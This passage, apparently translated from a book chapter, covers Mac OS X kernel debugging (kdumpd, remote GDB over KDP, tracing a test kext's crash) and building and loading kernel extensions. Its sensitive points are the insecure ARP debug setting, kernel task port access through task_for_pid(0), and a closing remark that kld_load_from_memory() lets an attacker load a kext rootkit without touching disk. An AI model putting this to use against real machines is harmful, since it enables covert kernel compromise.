一个典型的 kdumpd 配置是使用标记 0x0d44。这个值的意思是在不可屏蔽的中断或者内核紊乱的时候生成一个内核文件，这个转存过程将会记录到控制台。这个数值也意味着内核将会使用地址解析协议（ARP）去查找您想要进行通信的服务器的 IP 地址。（如我们在表 5.1 所提到的，这是一个安全漏洞，因为任何回复 ARP 的人都可以调试你的内核。）

最后我们需要知道运行 kdumpd 计算机的 IP 地址。这需要标记 _panic_ip 标记作为 nvram boot-args 变量的一部分。结束命令用于设置 boot-args 给 kdumpd 一个恰当的值，如下面的代码所示：

```
-[root@macosxbox]# nvram boot-args="debug=0xd44 _panicd_ip=<IP ADDRESS
OF KDUMPD SYSTEM>"
```

警告 如果目标 Mac OS X 机器在虚拟机（VMWare）上而不是物理机上运行，那么 nvram 命令将不会改变 boot-args，在这种情况下，可以修改 /Library/Preferences/SystemConfiguration/com.apple.Boot.plist 文件去改变 boot-args 的值。

一旦两台计算机都配置在紊乱发生时相互通信，那么在 panicked 上的控制台输出会显示内核的状态已经在 kdumpd 服务器上更新。这样一来，先前在 /PanicDumps 目录下创建的内核文件就会变成可见的。

```
-[root@kdumpdserver:/PanicDumps]# ls
core-xnu-1228.15.4-192.168.1.100-445ae7d0
```

这个核心文件是典型的 Mach-O 核心文件，它可以由 GDB 载入和执行。为了升级调试环境，最好是先从 http://developer.apple.com 下载内核调试包。这个包包含了内核的符号和内核与操作系统通信的扩展。下载的调试包中的内核版本必须与用来调试的版本相匹配。内核调试包是 .dmg（Mac OS X 图像格式）文件。简单的双击它就可以运行（或者在命令行中设置 hdiutil 参数为 -mount 标记）。

现在可以使用内核调试工具包的 mach_kernel 说明文件中的符号来启动调试器了。我们用 -c 来标记要使用的核心文件。在这个例子中，使用了 kdumpd 中存储的核：

```
-[root@kdumpdserver:/PanicDumps]# gdb
/Volumes/KernelDebugKit/mach_kernel -c core-xnu-1228.15.4-
192.168.1.100-445ae7d0

GNU gdb 6.3.50-20050815 (Apple version gdb-1344) (Fri Jul 3 01:19:56
UTC 2009)
[...]
This GDB was configured as "x86_64-apple-darwin"...
#0 Debugger (message=0x80010033 <Address 0x80010033 out of bounds>) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/i386/AT386/model_dep.c:799
799     /SourceCache/xnu/xnu-1228.15.4/osfmk/i386/AT386/model_dep.c: No
such file or directory.
        in /SourceCache/xnu/xnu-1228.15.4/osfmk/i386/AT386/model_dep.c
```

第一件事就是，把现在执行点使用的 bt 回溯命令复制到调用栈和程序段中：

```
(gdb) bt
#0 Debugger (message=0x80010033 <Address 0x80010033 out of bounds>) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/i386/AT386/model_dep.c:799
#1 0x0012b4c6 in panic (str=0x469a98 "Kernel trap at 0x%08x, type
%d=%s, registers:\nCR0: 0x%08x, CR2: 0x%08x, CR3: 0x%08x, CR4:
0x%08x\nEAX: 0x%08x, EBX: 0x%08x, ECX: 0x%08x, EDX: 0x%08x\nCR2:
0x%08x, EBP: 0x%08x, ESI: 0x%08x, EDI: 0x%08x\nE"...) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/kern/debug.c:275
#2 0x001ab0fe in kernel_trap (state=0x20cc3c34) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/i386/trap.c:685
#3 0x001a1713 in trap_from_kernel () at pmap.h:176
#4 0xdeadbeef in ?? ()
#5 0x00190c2b in kmod_start_or_stop (id=114, start=1, data=0x44ae3a4,
dataCount=0x44ae3c0) at /SourceCache/xnu/xnu-
1228.15.4/osfmk/kern/kmod.c:993
#6 0x00190efc in kmod_control (host_priv=0x5478e0, id=114, flavor=1,
data=0x44ae3a4, dataCount=0x44ae3c0) at /SourceCache/xnu/xnu-
1228.15.4/osfmk/kern/kmod.c:1121
#7 0x001486f9 in _Xkmod_control (InHeadP=0x44ae388,
OutHeadP=0x31a6f90) at mach/host_priv_server.c:2891
#8 0x0012d4d6 in ipc_kobject_server (request=0x44ae300) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/kern/ipc_kobject.c:331
#9 0x001264fa in mach_msg_overwrite_trap (args=0x0) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/ipc/mach_msg.c:1623
```

```
#10 0x00198fa3 in mach_call_munger (state=0x28cab04) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/i386/bsd_i386.c:714
#11 0x001a1cfa in lo_mach_scall () at pmap.h:176
```

正如从这段输出中可以看到的一样，内核文件通过 debugger 的函数调用产生，这个函数在 panic() 的第一帧调用。显然，这些就是在 panic() 执行之后，与生成核心文件相关的函数。第四帧像前面的每一个紊乱日志记录一样，与 EIP 的值 0xdeadbeef 有关系。但是执行时怎样获得这个点呢？

第五帧给出了一个线索。kmod_start_or_stop() 函数在内核模块（内核扩展）载入或者更新时调用。start 参数用一个布尔值来判定是发生了载入还是卸载。在我们的例子中，将置布尔值为真，所以载入内核扩展。kmod_start_or_stop() 函数接着负责调用内核扩展的构造器（或者析构器）。

在进一步的研究中，我们可以从内核调试工具集中加载更多的工具。kgmacros 文件包含了很多用来解析和实现各种内核结构和组件的 GDB 宏。我们可以使用下面的命令从 GDB 中载入这个文件：

```
(gdb) source /Volumes/KernelDebugKit/kgmacros
Loading Kernel GDB Macros package. Type "help kgm" for more info.
```

一旦载入这个文件，大概就有 50 个附加命令，这些命令可以用来获取更多的信息。下面的例子是第一个命令 showcurrentthreads。这个命令可以显示每一个运行着的进程的任务和线程的信息：

```
(gdb) showcurrentthreads
Processor 0x005470c0 State 6 (cpu_id 0)
task        vm_map      ipc_space  #acts   pid    proc        command
0x028bc474  0x015685d0  0x0286b3c4    1     150   0x02bac6fc  kextload
            thread      processor   pri  state   wait_queue  wait_event
            0x031c2d60  0x005470c0   31  R
```

在这个例子中，我们可以看到执行的命令是 kextload。这个命令从硬盘将内核扩展（kext）载入到内核，因此这个信息表明，崩溃发生在内核扩展的载入过程中。为了确定哪一个发生崩溃，我们可以使用 showallkmods 命令来复制崩溃发生时的载入模块列表：

```
(gdb) showallkmods
kmod        address     size        id    refs    version  name
0x20f96060  0x20f95000  0x00002000  114   0       1.0.0d1
com.yourcompany.kext.Crash
0x2bbed020  0x2bbe5000  0x00009000  113   0       2.0.0
com.vmware.kext.vmnet
0x2bb8dd60  0x2bb89000  0x00006000  112   0       2.0.0
com.vmware.kext.vmioplug
0x2ba811e0  0x2ba77000  0x0000b000  111   0       2.0.0
com.vmware.kext.vmci
0x2ba9eda0  0x2ba8f000  0x000d2000  110   0       2.0.0
com.vmware.kext.vmx86
```

在这个输出之前，可以看到最新的内核扩展载入就是 com.yourcompany.kext.Crash。所以，这就是触发了紊乱的代码位置。

注意　如果想看到 kgmacros 文件导入的完整的宏列表可以在 source 命令执行之后立即使用 help kgm 命令。

下一步分析中的难点就是直接通过网络链接将 GDB（GNU 调试器）关联到内核里。[⊖]要完成这一点，我们第一步需要设置 nvram boot -args 变量来允许远程调试。这一次我们把调试值设置为 0x44（DB_ARP|DB_NMI）。这可以通过前面一个已经介绍过的简单的 nvram 命令获得：

```
-[root@macosxbox]# nvram boot-args="debug=0x44"
```

重启之后，准备就绪，可以按调试电源按钮来启动刚设置好值的程序。这样就启动了一个不可屏蔽的中断，导致内核在等待调试器的链接。接下来，我们实例化调试器中的 GDB，从内核调试工具包里使用正确的符号设置 mach_kernel。target 命令使用 remote -kdp 作为远程调试的协议。运行这个命令之后，可以在等待中的机器的 IP 地址之后输入 attach 来完成配置：

```
-[root@remotegdb:~/]# gdb /Volumes/KernelDebugKit/mach_kernel
(gdb) target remote-kdp
(gdb) attach <ip address of target>
Connected.
(gdb) c
Continuing.
```

现在真正的调试开始了。让我们在之前介绍过的 kdumpd 回溯的 kmod_start_or_stop() 中设置断点：

```
Program received signal SIGTRAP, Trace/breakpoint trap.
0x001b0b60 in ?? ()
  (gdb) break kmod_start_or_stop
Breakpoint 1 at 0x190b5f: file /SourceCache/xnu/xnu-
1228.15.4/osfmk/kern/kmod.c, line 957.
(gdb) c
Continuing.
```

在这个断点处，我们可以重现脆弱点和漏洞点（载入我们的 Crash kext）。此时，我们到达了中断点：

```
Breakpoint 1, kmod_start_or_stop (id=114, start=1, data=0x3ead6a4,
dataCount=0x3ead6c0) at /SourceCache/xnu/xnu-
1228.15.4/osfmk/kern/kmod.c:957
957  /SourceCache/xnu/xnu-1228.15.4/osfmk/kern/kmod.c: No such file
or directory.
        in /SourceCache/xnu/xnu-1228.15.4/osfmk/kern/kmod.c
(gdb) bt
```

⊖ 使用 DDB（GNU 数据显示调试器）代替 GDB 是可能的；但是，使用这种替换需要自定义内核和一系列的链接。

```
#0 kmod_start_or_stop (id=114, start=1, data=0x3ead6a4,
dataCount=0x3ead6c0) at /SourceCache/xnu/xnu-
1228.15.4/osfmk/kern/kmod.c:957
#1 0x00190efc in kmod_control (host_priv=0x5478e0, id=114, flavor=1,
data=0x3ead6a4, dataCount=0x3ead6c0) at /SourceCache/xnu/xnu-
1228.15.4/osfmk/kern/kmod.c:1121
#2 0x001486f9 in _Xkmod_control (InHeadP=0x3ead688,
OutHeadP=0x3f1f090) at mach/host_priv_server.c:2891
#3 0x0012d4d6 in ipc_kobject_server (request=0x3ead600) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/kern/ipc_kobject.c:331
#4 0x001264fa in mach_msg_overwrite_trap (args=0x1) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/ipc/mach_msg.c:1623
#5 0x00198fa3 in mach_call_munger (state=0x25a826c) at
/SourceCache/xnu/xnu-1228.15.4/osfmk/i386/bsd_i386.c:714
#6 0x001a1cfa in lo_mach_scall () at pmap.h:176
```

当载入内核扩展的时候，kmod_info 结构就会被实例化，这个结构包含着内核扩展的信息。一步步自始至终地完成这个功能直到 kmod_info 中的 k 结构出现，我们可以用 GDB 的 print 命令来显示这个结构：

```
(gdb) print (kmod_info) *k
$2 = {
  next = 0x227f5020,
  info_version = 1,
  id = 114,
  name = "com.yourcompany.kext.Crash", '\0' <repeats 37 times>,
  version = "1.0.0d1", '\0' <repeats 56 times>,
  reference_count = 0,
  reference_list = 0x29e71c0,
  address = 563466240,
  size = 8192,
  hdr_size = 4096,
  start = 0x2195e018,
  stop = 0x2195e02c
}
```

现在我们可以在 start() 函数处中断（也称作初始化模块）：

```
(gdb) break *k->start
Breakpoint 2 at 0x2195e018
```

到达这个中断点之后，我们可以使用 examine 命令来转储接下来的 10 个指令：

```
(gdb) x/10i $pc
0x2195e018:     push   %ebp
0x2195e019:     mov    0x2195e048,%ecx
0x2195e01f:     mov    %esp,%ebp
0x2195e021:     test   %ecx,%ecx
0x2195e023:     je     0x2195e028
0x2195e025:     leave
0x2195e026:     jmp    *%ecx
[...]
```

我们可以看到这段代码很容易地调用了 ECX 中保存的函数指针。这意味着我们可以控制

所有 ECX 存储的东西。在这一点上，ECX 的值需要重点关注，我们使用 info register 命令来看看这些值：

```
(gdb) i r ecx
ecx            0x2195e000       563470336
```

执行这个命令可以获得地址。现在让我们转储 10 条指令：

```
(gdb) x/10i $ecx
0x2195e000:     push   %ebp
0x2195e001:     mov    $0xdeadbeef,%eax
0x2195e006:     mov    %esp,%ebp
0x2195e008:     sub    $0x8,%esp
0x2195e00b:     call   *%eax
0x2195e00d:     xor    %eax,%eax
0x2195e00f:     leave
0x2195e010:     ret
...
```

这样我们看到了 0xdeadbeef 的值。把这个值复制到 EAX 中，这样就建立了栈并且执行一个地址包括在 EAX 内的调用命令。就像我们开始所期望的那样我们有了更多的了解。实际上，如果继续执行，我们将会得到一个 SIGTRAP：

```
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xdeadbeef in ?? ()
```

尽管只展示了一个很简单的例子，但是这个例子却可以让我们了解使用它调试内核具有无法估量的价值。我们在本章的后面还将使用这个例子。

尽管 GDB 是调试内核状态的无与伦比的工具，但是在开发过程中您可能还是希望通过调试界面获得更多的程序控制权。这样一来，我们需要了解：因为 Mac OS X 的内核只是另外一个 Mach 任务，所有您将用到的与内存交互的函数（vm_read()/vm_write()/vm_allocate() 等）都将在内核任务中干净地运行。要得到向内核任务端口发送消息的权限，您可以使用 task_for_pid() 函数将 PID 置为 0。因为很多关于 Mach 编译接口的文档都在网络上是开源的，因此我们在这里就不展示例子了。

内核扩展（kext）

既然 XNU 是一个模块化的内核（它支持可加载的内核模块），那么需要一种文件格式在硬盘上存放这些模块。为了完成这项工作，苹果设计了 kext 格式。在 Mac OS X 上，系统使用的绝大多数内核扩展存放在 /System/Library/Extensions 目录里。内核扩展（.kext）是一个包含多个文件的目录，而不是一个单一的文件。最重要的是，它包含可加载的目标文件自身（Mach-O 格式），它一般也包含一个 XML 文件（Info.plist），这个文件解释如何链接 kext，以及如何加载它。

典型的内核扩展目录结构如下所示：

```
./Contents
./Contents/Info.plist
./Contents/MacOS
./Contents/MacOS/<Name of Binary>
./Contents/Resources
./Contents/Resources/English.lproj
./Contents/Resources/English.lproj/InfoPlist.strings
```

正如本节开始提到的，Info.plist 文件只是一个包含如何加载 kext 文件的 XML 文件。表 5.2 列出了这个文件的一些常见的属性。

表 5.2 Info.plist 常见属性

属 性	描 述
CFBundleExecutable	指定了 Contents/MacOS 目录下可执行文件的名字
CFBundleDevelopmentRegion	指定了 kext 产生的域，如“English”
CFBundleIdentifier	用于表示这个内核扩展的唯一标识符，如 com.apple.filesystems.smbfs
CFBundleName	该内核扩展的名字
CFBundleVersion	该内核扩展的版本
OSBundleLibraries	连接该内核扩展的类库目录

下面是从 Mac OS X 的 smbfs 内核扩展的 .plist 文件里摘出的：

```
<?xml version="3.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>CFBundleDevelopmentRegion</key>
        <string>English</string>
        <key>CFBundleExecutable</key>
        <string>smbfs</string>
        <key>CFBundleIdentifier</key>
        <string>com.apple.filesystems.smbfs</string>
        <key>CFBundleInfoDictionaryVersion</key>
        <string>6.0</string>
<key>CFBundleName</key>
<string>smbfs</string>
<key>CFBundlePackageType</key>
<string>KEXT</string>
<key>CFBundleShortVersionString</key>
<string>1.4.6</string>
<key>CFBundleSignature</key>
<string>????</string>
<key>CFBundleVersion</key>
<string>1.4.6</string>
<key>OSBundleLibraries</key>
<dict>
        <key>com.apple.kpi.bsd</key>
```

```
        <string>9.0.0</string>
        <key>com.apple.kpi.iokit</key>
        <string>9.0.0</string>
        <key>com.apple.kpi.libkern</key>
        <string>9.0.0</string>
        <key>com.apple.kpi.mach</key>
        <string>9.0.0</string>
        <key>com.apple.kpi.unsupported</key>
                <string>9.0.0</string>
        </dict>
</dict>
</plist>
```

正如您所见，这是一个相当简单的 XML 文件，它包含了表 5.2 所描述的域。

创建自己的内核扩展最简单方法就是用苹果提供的 Xcode IDE 为内核扩展创建一个工程。具体步骤是，启动 Xcode 应用程序，单击 File 菜单，选择 New Project，然后选中 Kernel Extension 菜单，单击 Generic Kernel Extension，正如图 5.2 所示。

如图 5.2 所示，Xcode 能够为各种工程生成相应的文件。

注意　若选择图 5.2 中菜单里的 IOKit Driver，则会添加 IOKit 库函数连接到您的 kext 中。




图 5.2　由 Xcode 创建一个新的内核扩展

一旦上述过程结束，Xcode IDE 在启动时会弹出一个对话框，列出所有与新工程相关的文

件。Xcode 会自动生成我们需要的 Info.plist 和 InfoPlist.strings 文件，不过，在调试内核扩展之前，我们必须编辑 Info.plist 文件以显示我们计划用到哪些库函数，如图 5.3 所示。

图 5.3 中的椭圆形区域展示了添加到 .plist 文件最常见的结构（com.apple.kpi.bsd 和 com.apple.kpi.libkern）。我们可以添加额外的库函数，但是对于我们的简单例子，这些就是我们所需要的库函数。




图 5.3 为 Info.plist 文件添加函数库

显然，我们需要向 kext 源文件中添加一些代码以使它能做些事情。Xcode 默认会为 kext 添加 start() 和 stop() 函数。start() 函数会在内核扩展加载的时候执行，stop() 函数会在内核扩展关闭的时候执行。HelloWorld kext 代码看起来是这样的：

```
#include <mach/mach_types.h>

kern_return_t HelloWorld_start (kmod_info_t *ki, void *d) {
        printf("Hello, World\n");
        return KERN_SUCCESS;
}
kern_return_t HelloWorld_stop(kmod_info_t * ki, void * d) {
        printf("Goodby, World!\n");
        return KERN_SUCCESS;
}
```

一旦我们的内核扩展生成，我们可以简单地单击 build 按钮，这时 Xcode 会调用 GNU 编译器套件（GNU Compiler Collection，GCC）来编译代码。在加载刚生成的内核扩展之前，必须改变二进制文件的文件访问权限。Mac OS X 在加载内核扩展的时候需要那些文件是具有 root:wheel

权限的，kext 目录下面的任何一个文件都不是可写的或可执行的。在根据 Mac OS X 的需求改变了文件的权限后，我们可以用 kextload 命令来加载内核文件到内核空间。这个应用程序使用 KLD API（由 libkld.bylib 实现）来将内核扩展从硬盘加载到内核内存中。

```
-[root@macosxbox:]$ kextload HelloWorld.kext
kextload: HelloWorld.kext loaded successfully
```

这个用法简单明了，我们的内核扩展已经正确地加载了。如果我们用 tail 命令来查看系统日志中的最后一项，我们可以看到内核扩展的 start() 函数已经如期望地调用了，我们的“Hello,World!”输出也显示出来。

```
-[root@macosxbox]$ tail -n1 /var/log/system.log
Nov 17 13:50:14 macosxbox kernel[0]: Hello, World!
```

我们可以颠倒这一过程，通过 kextunload 命令来卸载我们的内核扩展，在这种情况下执行 kextunload HelloWorld.kext。

工具与策略

KLD API

kextload 和 kextunload 都利用了 KLD API 来实现它们的功能。

KLD API 有两个目标。第一，它允许内核扩展从用户态加载到内核。Libkld.dylib 用户态库函数就是负责实现这一功能的。有几个函数都能实现将不同的目标文件从硬盘加载到内核内存，比如，kld_load() 和 kld_load_basefile()。一些库函数也实现了将内核扩展直接从用户态内存加载到内核，如 kld_load_from_memory() 函数。这对于那些想要绕过分析的利用者是有用的。通过利用一个网络上的远程进程，获得 root 访问权限，然后调用 kld_load_from_memory()，一个攻击者可以简单地安装他基于内核扩展的 rootkit 到机器上甚至不需要通过硬盘。

